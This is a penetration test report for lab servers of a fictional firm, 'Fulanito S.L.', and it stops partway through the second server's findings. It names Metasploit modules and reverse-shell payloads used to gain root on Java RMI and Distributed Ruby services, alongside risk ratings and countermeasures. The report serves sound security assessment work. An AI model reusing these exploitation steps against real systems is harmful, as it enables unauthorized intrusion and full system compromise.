Informe de un test de penetración

para **Fulanito S.L.**.

Test de Penetración Black-Box
para Fulanito S.L.
Versión 1
del 11.12.2023

De: Jakob Lammering
y Johannes Ludwig

Document Information

Title	Informe de un test de penetración
Version	V1.0
Author	Johannes Ludwig
Pentesters	Jakob Lammering, Johannes Ludwig
Reviewed by	Jakob Lammering
Approved by	Johannes Ludwig
Classification	Confidential

Document History

Version	Date	Author	Description
V0.1	11.12.2023	Johannes Ludwig	Initial Version
V1.0	14.12.2023	Jakob Lammering	Error Corrections, Final Version

Table of Contents

1. Summary

1.1 Executive Summary

1.1.1 Scope

The scope included three servers (*P1_Servidor1, P1_Servidor2, P1_Servidor3*) that were handed over as Virtual Box images. For every server only black box access was given, thus there were no registered system account credentials, source code or file system access provided. The three servers were connected via a Virtual Box virtual network (*intnet*) and two of them (*P1_Servidor1, P1_Servidor2*) were accessible by the host machine through IP addresses over an Host-only adapter (*vboxnet*).
In our local Virtual Box deployment the servers had the following IP addresses.

Server	Network	IP address
P1_Servidor1	Host-only (*vboxnet*)	192.168.56.5
	intnet	172.16.0.201
P1_Servidor2	Host-only (*vboxnet*)	192.168.56.4
	intnet	172.16.0.202
P1_Servidor3	*intnet*	172.16.0.203

Tab. 1: The systems in scope with their associated IP addresses.

1.1.2 Objectives

This security assessment was carried out to identify vulnerabilities and weaknesses of the systems in scope. Due to the limited time, only immediately exploitable services were tested. Apart from the found vulnerabilities, detailed instructions for countermeasures and mitigation were presented. The risk of every vulnerability was rated by the current CVSS 4.0 standard.

1.1.3 Assumption

We assume that we had the PTA for the three Virtual Box servers. Further we assume that the NDA and Rules of Engagement were mutually signed by the Pentesters and the representatives of Fulanito S.L..

1.1.4 Timeline

The timeline of the penetration testing project is listed below.

Step	Start date	End date
Pre-Pentest Preparation	20.11.2023	22.11.2023
Conducting the Pentest	27.11.2023	06.12.2023
Reporting	07.12.2023	14.12.2023

Tab 2:The project timeline.

1.2 Summary of Findings

Criticality	CVSS 4.0 Score	Number of Findings
Low	0.1 - 3.9	0
Medium	4.0 - 6.9	1
High	7.0 - 8.9	1
Critical	9.0 - 10.0	3

Tab 3: Number of findings by their criticality.



Fig. 1: Criticality distribution of the findings.

In general the Fulanito S.L. has to pay more attention to implementing security in all their services and products. It is recommended to invest in a defense in depth approach combined with the philosophy of security by design. Security awareness for employees and customers should be established.

In every server at least one critical vulnerability was found. For all critical vulnerabilities, public accessible and known exploits existed, which led easily to a full compromise of the target machines. The main issue in all three servers was outdated software. Old and not supported software and software libraries are prone to contain several weaknesses. In this case ready to use exploits existed that could be used (also by non-experts) to attack and compromise the target machines.

- In all three servers outdated software versions were found. The outdated software exposed a network service that could be easily attacked and exploited.
- Taking this into consideration it is obvious that there is no patch management established.
- The postgresql server hosted by *P1_Servidor3* was accessible over the network. In general it is not recommended to expose database systems to the network.
- The postgresql server hosted by *P1_Servidor3* was found to have default and easy to guess credentials.

1.3 Summary of Recommendations

1. **Patch Management**
   Keeping software up-to-date is a crucial task for system administrators and developers. An enterprise-wide strict update-cycle and patch-management should be established. It is recommended to perform vulnerability scans of network exposed services on a regular basis.

2. **Service protection**
   Services that should not necessarily be accessible from the internet should not be exposed to the network. Instead, a frontend application should handle requests that will be forwarded to the backend and the backend should be protected by a firewall to minimize the attack surface.

3. **Security Hardening**
   Default configurations as well as default and weak credentials should be changed immediately. Security hardening for software and systems should be done and assessed regularly to always keep up to date with the current best security practices. A strong password policy should be enforced for every service account.

4. **Training**
   Personnel like administrators and developers should advance their security knowledge. Security training is strongly recommended.

5. **Secure Coding Practices:**
   Ensure robust security by implementing strict input validation, secure serialization practices, and adherence to the principle of least privilege. Regularly update dependencies, conduct security testing, and foster a security-aware culture through training, code reviews, and secure communication practices to fortify your code against potential vulnerabilities.

2. Methodology

This chapter provides detailed information about the methodology of the penetration test project. Every step from planning to executing is described. This chapter aims to support the project leaders for the understanding of how the pentest was performed.



Fig 2: The applied pentesting methodology.

2.1 Planning

During the planning stage we perform various scanning techniques combined with information gathering approaches to collect as much information as possible from the systems under test. This information serves as the basis for all further steps. The output of

this stage are running services and their versions, operating system information as well as knowledge about the underlying infrastructure.

2.2 Exploitation

Using the information gained in the previous step, in this stage the information will be used to attack the system. This is done by analyzing the discovered services and software for vulnerabilities. After vulnerabilities and weaknesses were found, exploiting the services is the next step to prove the vulnerability and eventually gaining access to the system to perform further privilege escalation.

2.3 Reporting

In the last step the gained information during the project is collected and presented within a report. Detailed system information is listed and weaknesses and vulnerabilities are explained. The criticality of every vulnerability is rated by the CVSS 4.0 standard. For this calculation we assume the average case for the criticality of weaknesses. After presenting the weaknesses, countermeasures and mitigations are stated.

2.4 Additional Notes

1. Multiple Pentesting Systems

The pentest was performed from three different systems. Thus, the setup of the virtual box network differs. It may be the case that a target server had different IP addresses among the test systems. The presented IP addresses in the screenshots or the written ones in the report may differ. At any point we clearly stated which of three target systems were involved so that a direct reference can be made at any point without confusion.

2. Language Barrier

The two testers and reporters are not native Spanish speakers, which is why the report is handed out in spanish and english. We are sorry for any grammar or orthographic errors.

3. Detail Findings

3.1 Server 1: P1_Servidor1

3.1.2 System Information

dirección ip	tipo de sistema	Información sobre el sistema operativo	puertos abiertos			
			puerto	protocolo	nombre del servicio	versión
			53	udp	domain	ISC BIND 9.4.2
			68	udp	dhcpc	-
			69	udp	tftp	-
			111	udp	rpcbind	2 (RPC #100000)
192.168.56.5 (vboxnet0) 172.16.0.201 (intnet)	Servidor	Linux 2.6.24-16-server (i386) x86	2049	udp	nfs	2-4 (RPC #100003)
			43498	tcp	nlockmgr	1-4(RPC #100021)
			44540	tcp	Java-rmi	GNU Classpath grmiregistry
			45715	tcp	mountd	1-3(RPC #100005)
			57522	tcp	status	1(RPC #100024)

Tab 4: System information of Servidor 1.

3.1.2 Vulnerabilities

Java RMI - Server Insecure Default Configuration Java Code Execution - Critical Risk

Description

Java RMI is used to enable Java objects to communicate and invoke methods across network boundaries. The server-side skeleton server receives a request, invokes the appropriate methods, and returns the result. In this case the deserialization of provided Java Objects on the tcp port 44540 is implemented insufficient. So that it allows the attacker to exploit to deserialize malicious serialized objects, leading to security risks such as code injection or arbitrary command execution. While the conducted pentest the deserialization on the server side could be exploited to spawn a shell on the Servidor 1, having root privileges and by that controlling the entire server system.

Risk

CVSS Risk Rating:



Fig 3: CVSS 4.0 Rating of Finding 1 of Server 1.

CVSS Score: 10.0 - Critical
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

The vulnerability was found in the java-rmi service running on Servidor 1. After exploiting the vulnerability we ended up having a root shell on the server. In conclusion the vulnerable system java-rmi was completely compromised and it has a critical impact for the entire java-rmi application. In addition the spawned root shell can be used to break subsequent systems, running on the same server, because no other security measures have been in

place. To sum up the risk, we should expect that by exploiting the vulnerability every running service on the Servidor 1 is in critical danger.

Exploit

Using nmap with the “–script vuln” already marked the according service as vulnerable and revealed that the running java-rmi service uses the default configuration and by that the object deserialization on port 44540 can lead to remote code execution of the attacker.



Fig 4: nmap scan result of servidor 1.

In the next step we verified the detected java-rmi endpoint vulnerability once more, by running the auxiliary/scanner/misc/java-rmi_server module, which is available in Metasploit.

Fig 5: java-rmi scanner metasploit options.

This scan reveals the exploitability of the java-rmi endpoint on port 44540 by testing the listening class loader for object deserialization. Now it is just time to put everything together and exploit the vulnerability. For that we can just use the /exploit/multi/misc/java_rmi_server in Metasploit, which manipulates the code execution vulnerability in a way to spawn us a meterpreter shell on the victim machine.



Fig 6: java-rmi vulnerability metasploit exploit options.

In this case it is important to set our payload options to the payload number 9, called /java/meterpreter/reverse_http to succesfully create the reverse shell. FInally we can run our exploit in Metasploit and end up having a meterpreter shell with root privileges on the victim server.



Fig 7: Successful exploitation of server 1.

As you can see the “id” command verifies that we are logged in as the root user in our spawned shell, by that we have unlimited access to all the resources located on the server 192.168.56.5.

Countermeasures

1. Static Analysis Tools:

Use static analysis tools like FindBugs, SpotBugs, or SonarQube to detect potential vulnerabilities and coding mistakes in RMI code. These tools can identify insecure serialization or deserialization practices and provide suggestions for improvement.

2. Secure Coding Practices:

Follow secure coding practices, such as input validation, input sanitization, and proper exception handling, to mitigate risks associated with untrusted input during deserialization.

3. Enable Security Manager:

Java RMI supports the use of a security manager to enforce security policies. Define and configure appropriate security policies to restrict RMI operations, limit code execution, and enforce access controls.

3.2 Server 2: P1_Servidor2

3.2.1 System Information

dirección ip	tipo de sistema	Información sobre el sistema operativo	puertos abiertos			
			puerto	protocolo	nombre del servicio	versión
			53	udp	domain	ISC BIND 9.4.2
			68	udp	dhcpc	-
			69	udp	tftp	-
			111	udp	rpcbind	2 (RPC #100000)
192.168.56.4 (vboxnet) 172.16.0.202 (intnet)	Servidor	Linux 2.6.24-16-server (i686) x86	6000	tcp	X11	-
			6667	tcp	irc	UnrealIRCd
			6697	tcp	irc	UnrealIRCd
			8787	tcp	drb	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
			36153	tcp	status	1 (RPC #100024)
			40749	tcp	java-rmi	GNU Classpath grmiregistry

Tab 5: System information of Servidor 2.

3.2.2 Vulnerabilities

Distributed Ruby - Send instance_eval/syscall Code Execution - Critical Risk

Description

DRb is a feature in Ruby that allows objects and their methods to be distributed across different Ruby processes. It facilitates communication between Ruby programs on different machines. If DRb is used in a way that allows untrusted input to be executed on the server side using methods like `instance_eval` or `syscall`, it could lead to code execution vulnerabilities. The `instance_eval` method in Ruby allows the execution of a given block within the context of a specified object. If user input is improperly handled within an `instance_eval` block, it could lead to unintended and potentially malicious code execution. The `syscall` method in Ruby is used to invoke low-level system calls. If user input is passed to `syscall` without proper validation or sanitization, it could lead to arbitrary command execution with the permissions of the Ruby process. By default, Distributed Ruby does not impose restrictions on allowed hosts or set the $SAFE environment variable to prevent privileged activities. If other controls are not in place, especially if the Distributed Ruby process runs with elevated privileges, an attacker could execute arbitrary system commands or Ruby scripts on the Distributed Ruby server. An attacker may need to know only the URI of the listening Distributed Ruby server to submit Ruby commands.

Risk

CVSS Risk Rating:



Fig 8: CVSS 4.0 Rating of Finding 1 of Server 1.

CVSS Score: 10.0 - Critical

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

The vulnerability was found in the Distributed Ruby System running on Servidor 2. After exploiting the vulnerability we ended up having a root shell on the server. In conclusion the vulnerable system dRuby was completely compromised and it has a critical impact for the entire Distributed Ruby System. Furthermore the root shell can be used to break subsequent

systems, running on the same server, because no other security measures have been in place. To sum up the risk, we should expect that by exploiting the vulnerability every running service on the Servidor 2 is in critical danger.

Exploit

To show a possible exploit of this dRuby vulnerability we again make use of the Metasploit framework. This time we first load the following exploit https://www.exploit-db.com/exploits/17058 into Metasploit. Afterwards we should be able to find the exploit as a new metasploit module, having the name we used in our default file system. We open up a Metasploit Listener for the incoming reverse_shell and set our URi to be attacked on “druby://192.168.56.1:8787”, where the distributed ruby is located on dRuby default port 8787 of our victim server.



Fig 9: metasploit exploit options for vulnerability in server 2.

In the next step specify the payload to be used, which is cmd/unix/reverse_ruby in our case and finally run the exploit. Again we can see, that a shell was opened for us on the victim machine and by checking the user “id”, we also end up having root privileges on the server 192.168.56.4.

